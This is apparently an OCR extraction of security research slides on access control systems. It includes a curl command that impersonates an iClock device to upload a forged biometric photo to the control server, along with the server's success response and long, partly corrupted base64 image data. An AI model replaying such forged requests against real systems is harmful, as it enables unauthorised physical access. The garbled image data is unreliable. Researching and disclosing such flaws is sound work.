userpic pin=11111   size=133759 content=/9j/4AAQSkZJRgABAAEAlgCWAAD//gAfTEVBRCBUZWNobm9sb2dpZXMgSW5jLiBWMS4wMQD/2wCEAAUFBQgFCAwHBwwMCQkJDA0MDAwMDQ0NDQ0NDQ0M
DQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0BBQgICgcKDAcHDA0MCgwNDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDf/EAaIAAAEFAQEBAQEBAAAA
AAAAAAABAgMEBQYHCAkKCwEAAwEBAQEBAQEBAQAAAAAAAAECAwQFBgcICQoLEAACAQMDAgQDBQUEBAAAAX0BAgMAABBEFEiExQQYTUWEHInEUMoGRoQgjQrHBFVLR8CQzYnKCCQoWFxgZGiUmJygpKjQ1Njc4
OTpDREVGR0hJSlNUVVZXWFlaY2RlZmdoaWpzdHV2d3h5eoOEhYaHiImKkpOUlZaXmJmaoqOkpaanqKmqsrO0tbaJuLm6wsPExcbHyMnK0tPU1dbX2Nna4eLj5OXm5+jp6vHy8/T19vf4+foRAAIBAgQEAwQH
BQQEAAECdwABAgMRBAUhMQYSQVEHYXETIjKBCBRCkaGxwQkjM1LwFWJy0QoWJDThJfEXGBkaJicoKSo1Njc4OTpDREVGR0hJSlNUVVZXWFlaY2RlZmdoaWpzdHV2d3h5eoKDhIWGh4iJipKTlJWWl5iZmqKj
pKWmp6ipqrKztLW2t7i5usLDxMXGx8jJytLT1NXW19jZ2uLj5OXm5+jp6vLz9PX29/j5+v/AABEIBIgDhAMBIgACEQEDEQH/2gAMAwEAAhEDEQA/APHjp6n8KebCMdFH1Fae3FKw4GOD1r899rLoz63kS6GU
1gmOlRCxjHatYjiolTDe1Uqku7Fyx7EItY14254pwtIsZ2irax9+lPEYPBrNzfdj5UtikLSI8YHNN+yIDgfaflKKjZPbGKXD+7KSt2+4zTaxqcYGKcLWPoV4qz5fNTrGADKrna6v7x29PuM5rRDzik+yITgC
tIoD07UoTjJo533IaXYyXtFXoBVZrdd3T+lbZj7rVVl2t6E1oqj7k8q7FTyQ8wOKBCq4IAyfwrQ2YpAn4HoKXP8A1cOVLoUHt1HGKjEIUZ/
StBo8j6cVXlG3jt+VbRk9EZuKsVowF0ep7VHHMjI4IzUsKg5B4I6Upycg/Suy/Lr20fYsWenRSWzTSqCcHBzjpXFyvHvJAwBxXoM2LewbnnbOKBseTBz/
AJ5rb8p1HUcnpfT7jlrNRSsbVvCLg45tRNHJ0QBk1gaddm2bgZyenSuhXW2TAxONd0otaIwuk5jQn2/KMc/rU40F1OAABgZBHfvUI8Q55K5GfpTv+ElYcbMY6c1HLILosr4fc8/LgD1qceHT146VRXxS2Mbc
9eM0sniiRMYC4PGSMUckg5kXh4ZbORtzU/8Awj29uKyF8WSgnIHAx7H6DvUI8ZTqMFF4/D901L2dR7bD0t0Ebq+GGA2gqSc/5/CnL4XJzBwxj6c1zw8az4AKjOe3Wnr4yuOyOgk9cH8ar2VVE860h/4RdgoG
VH0pG8Ktjrn9KwP+E0uRwAqk8jjGP/10f8Jhd0O0i1l7DfUpTSN9vOJ+6DiowB8bScMMAdK56TxhdMMLtyO+Kh/45+5Q4IUjj29aapS8w5dC2gsgyGAxTTToW4YY89eK5o+KbrJ0wvNRnxNdcjIHpj/
OKv2TRPOjqBoG0BkY6/SmnRQgJ3A4z7Ht0rkT4jumOd2T+dV5/8JHdKDD/AE+tV7KWwdBgDQLJJ3bf0dZ/
xouNGXdnPYDOPSuRbXLvP3uB2xnPBAhUcviG6a4bbzU+ykJyJWE4JrjINWudwLyZ2HpWhJqR8yDCNu/
TGfftQ4PYuMu0UXC50pJGyTx7CoxokY5jZgPbj61zFr3rEsA2NjHHqPxPeqBWpXTX8iipKYsJz10GhI/
VuKsf8IzDt+/ya4eXV7i3Hyu2ab84guYipkJYHPBzj9KlOpdLhrzFpfeN49KYNCt8/
1z65/SvPE1m+Bw3Joe911D25ppdm8BByxHtXnv9q3Rxtlfapc/JL4OlD25poLpHLtEjJ+h2ZpvXOL2uv9M5L1xQTc1jVUyqO1VdgwTJuojxZwSn65uEkhHdDdHpb8UqwiFxMMa/0MFPcrfiVSHAfpgnr6HLkRZNJc8lv/
3DRWCxpD0oRqtBpNAXsGZ4qiGs4+ziGSuDmWpHqj65AHj21Yah9AwMMMqQNBJgd4UEw0QARbC2ndQ41FcbcdQgd+dWHsGxXYSeR1gN3nXIzPbQIe/JUZl9pbw4mgQq1Epbyn1lLjkbb55aHwMs0jdxBdPrmYnhz/
6cb6vgm+zanXPANGwFMmTBxDL8LYpMvFcW8KjEZSvbEgfAuQYYFQBvTiFNk9G9JuxKGxGwLcAyMgu7xFEJMGLFPk2qRpFwdmFw/
UXySNsWJD65IMWmLF/DXQTRSbS3WdJp+VQAnMN13HwRHQBUVF+IYaqwSuHeKA/MHsSwYsWR6qBFWdxpFAVgajMLL/MSTTcajmtSNFoUbNBZVnBK6aO90L3R9Eft/T+xDAMC0Lc4WRfmPF2/
kLNuMbTtJi9szsGSbDVrHt6oe/mj2SSJZSdGBYQKC1o2nJ3ZXvUt5w2T4oEg2pd2nO7pmtKA9ACbSAtJWXu2dAepEI/Wmh6qNqNBUwh9V5EF7/V/
eSOThDaEOWS6KQ2Gmv7+eJfnrD1lA3WnWpsx1PJ9yrp5fvkRkLaKsQ5RTyGw3bF+IBvmN1Ryn8ejs8LqGpRDm9szrpPFgkTAmtOmfnI96N2Owe/x2E6SQfZbY+zEcQwH+5nv9XMFaSszU/
```

Philippe Lin / **Roel** Reyes

The Fragile Art of Edge Computing: Walk through Access Control Systems


Video Demo



The current query conditions: None


	Personnel ID	First Name	Last Name	Department Name	Card Number	Biological Template Quantity	Create Time	Status
□	[illegible]	Rogue		Department Name		0 0 0 0 0	2020-07-13 23:00:25	Normal
□	[illegible]	Angel		Department Name		0 0 0 0 1	2020-06-24 17:28:38	Normal

Change biophoto




```
→  script curl -v -L -X POST -A "iClock Proxy/1.09" "http://10.5.62.230:8088/iclock/cdata?SN=LSR1915060016&table=tab
ledata&tablename=biophoto&count=1" -b "token=d0a478550683d8dec17f418aace8e4f9" -H "Accept: application/push" -H "Acc
ept-Charset: UTF-8" -H "Accept-Language: zh-CN" -H "Content-Type: application/push;charset=UTF-8" -H "Content-Langua
ge: zh-CN" -d@./tmp/bogus.biophoto.post
Note: Unnecessary use of -X or --request, POST is already inferred.
*   Trying 10.5.62.230...
* TCP_NODELAY set
* Connected to 10.5.62.230 (10.5.62.230) port 8088 (#0)
> POST /iclock/cdata?SN=LSR1915060016&table=tabledata&tablename=biophoto&count=1 HTTP/1.1
> Host: 10.5.62.230:8088
> User-Agent: iClock Proxy/1.09
> Cookie: token=d0a478550683d8dec17f418aace8e4f9
> Accept: application/push
> Accept-Charset: UTF-8
> Accept-Language: zh-CN
> Content-Type: application/push;charset=UTF-8
> Content-Language: zh-CN
> Content-Length: 178394
> Expect: 100-continue
>
< HTTP/1.1 100 Continue
* We are completely uploaded and fine
< HTTP/1.1 200 OK
< content-type: text/plain; charset=UTF-8
< content-length: 10
< content-encoding: UTF-8
< Date: Tue, 7 Jul 2020 08:47:59 GMT
< connection: keep-alive
<
* Connection #0 to host 10.5.62.230 left intact
biophoto=1* Closing connection 0
```

Change biophoto



```
biophoto	pin=11111	filename=11111.jpg	type=9	size=133759 content=/9j/4AAQSkZJRgABAAEAlgCWAAD//gAfTEVBRCBUZW
Nobm9sb2dpZXMgSW5jLiBWMS4wMQD/2wCEAAUFBQgFCAwHBwwMCQkJDA0MDAwMDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0N
DQ0NDQ0BBQgICgcKDAcHDA0MCgwNDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDf/EAaIAAAEFAQEBAQEBAA
AAAAAAAABAgMEBQYHCAkKCwEAAwEBAQEBAQEBAQAAAAAAAAECAwQFBgcICQoLEAACAQMDAgQDBQUEBAAAAX0BAgMABBEFEiExQQYTUWEHInEUMoGR
oQgjQrHBFVLR8CQzYnKCCQoWFxgZGiUmJygpKjQ1Njc4OTpDREVGR0hJSlNUVVZXWFlaY2RlZmdoaWpzdHV2d3h5eoOEhYaHiImKkpOUlZaXmJmaoq
OkpaanqKmqsr00tba3uLm6wsPExcbHyMnK0tPU1dbX2Nna4eLj5OXm5+jp6vHy8/T19vf4+foRAAIBAgQEAwQHBQQEAAECdwABAgMRBAUhMQYSQVEH
YXETIjKBCBRCkaGxwQkjM1LwFWJy0QoWJDThJfEXGBkaJicoKSo1Njc4OTpDREVGR0hJSlNUVVZXWFlaY2RlZmdoaWpzdHV2d3h5eoKDhIWGh4iJip
KTlJWWl5iZmqKjpKWmp6ipqrKztLW2t7i5usLDxMXGx8jJytLT1NXW19jZ2uLj5OXm5+jp6vLz9PX29/j5+v/
AABEIBIgDhAMBIgACEQEDEQH/2gAMAwEAAhEDEQA/APHjp6n8KebCMdFH1Fae3FKw4GOD1r899rLoz63kS6GU1gm0lRCxjHatYjiolTDe1Uqku7Fyx
7EItY14254pwtIsZ2irax9+lPEYPBrNzfdj5UtikLSI8YHNN+yIOgFaflKKjZPbGKXD+7KSt2+4zTaxqcYGKcLWPoV4qz5fNTrGAOKrna6v7x29PuM
5rRDzik+yITgCtIoD07UoTjJo533IaXYyXtFXoBVZrdd3T+lbZj7rVVl2t6E1oqj7k8q
7FTyQ0wOKBCq4IAyfwrQ2YpAn4HoKXPBA1cOVLoUHt1HGKjEIUZ/StBo8j6cVXlG3jt+VbRk9EZuKsVowFOep7VHKMjI4IzUsKg5B4I6Upycg/Suy/
Lr2OfYsWenRSWzTSqCcHBzjpXFyvHvJAw8xXoM2Lewbnnnb9K8seTBz/
AJ5rb0p1HUcnpfT7jlrNRSsbVvCLg4StRNHJ0QBk1gaddm2bgZyenSuhXW2TAx0Nd0otaIwukSjQn2/KMc/rU40FlOAABgZBHfvUI8Q55K5GfpTv+E
lYcbMY6c1HLILosr4fc8/LgD1qceHT146VRXxS2Mbc9eM0sniiRMYC4PGSMUckg5kXh4ZbORtzU/8AwjZ9uKyF8WSgnIHAx7H6DvUI8ZTqMFF4/D9O
1L2dR7bD50tEbq+GGA2gqSc/5/CnL4XJz8wxj6c1zw8az4AKjOe3Wnr4yuOyDgk9cH8ar2VVE86Oh/4RdgoGVH0pG8Ktjrn9KwP+E0uRwAqk8jjGP/
10f8JhdOOiil7OfUpTSN9vOJ+6DioW8MbScMMAdK56TxhdMMLtyO+Kh/4S+5Q4IUjj29aapS8w50dC2gsgyGAxTToW4YY89eK5o+KbrJ8wvNRnxNdc
jIHpjj/OKv2TRPOjqBoG08kY6/SmnRQgJ3A4z7Ht0rkT4jum0d2T+dS/8JHdKOD/AE+tV7KW6GprZHWDQlJJ3bfQd/
xouNGXdnPYDOPSuRbXLvP3uB2xnP8AhUcviG6aQ4bbzU+ykJyR1jaHnqcdPbNXCINJWE4JrjINWudwLyZHpWhJq8yDCNu/
TGfftQ4PYuMuU6C50pJGyTx7CoxokY5jZgPbj61zF3rE5A2NjHHqPxPeq0WpXT88sDP0HvipVKysJz100GhI/
VuKsf8IzDt+/ya4eXV7i3Hyu2abB4guYipkJYHPBzj9Kl0pdLhzrqd63hqMADdj6U3/hGoxzuPFcN/bNw/
zpIyJ3GWwMen1qrLr12/3HIA6EE9fxpKlLuVzpdD0P/hH4QfmY49KYNCt0/
iz65/SvPE1m+BwJGyeD3+v0qGTW7n7vmsNvHWq9jLa4e0XY9DOgwr91iD25pp0m80yxHtXnv9q3RxtlfJ464pkl/cA/
NI5I9/Sj2Mr7i5/I7/8AsqHOc5XpgcdahOn2sJ4PTjOf0rz83swON5z1GD/
Oj+0JjyWIPrmr9i11Fz2PQU0+DoO3v608Wdtgdgvp7+tedfapcj5269M+tM+0yNj5m4GOtUqVupPtD0j7LbDPTBx7VH9jt1x0A+teem4kOPmbjgZ/W
g3DnoTil7LzYuc9FVLXPHX271KI7ZDglc+h4rzUTuDwTxR57/3jR7LzY1I9JVLZWIAXb9cdaafscZAJTv8AxdK83E7joTn8sVH5jZyTk9zR7Jdw52t
Eenh7MfdK+vr/APqo32m7HAz6n1rzMSMOcn8eKaHYHPSn7JBz+R6Zvsl4XaP/AK3/A0ukNxZKDylebbyemfX8qGkJ6nMV7JMXNY9HF3Zg4yFB9/69q
HurNDwV+o5/M96853bfbIpm5mbjs8R7K2if4f8ABHzs9Ge9s144yQccemP50w39oTkDBHtXnwY5O7tz1xTs56cd+m0tVyW0HzHdNqFkn87/AIYzUR1
KyA7HHSuGZyKYG5APc46cfjT5ETzWZ1txOkx3RjA/Kn2I+fp2rLtFYLg+uODxW3YjBPTg9q5J+6mbx1Y6+LDAA4xXXaGos7bzCPeuMum+f6dq3b3XY
1tDEAQdmPp0rysTTlUjCnBXTevlqdCkovm7dCK88TQpISF3YPOKgHiiHjahy0351wjtuYt3J5/pUZbbyOor3IUowiorZJHE53bZ33/CVxDGE49vxqR
```

Video Demo



Department Name: Personnel ID: Name:

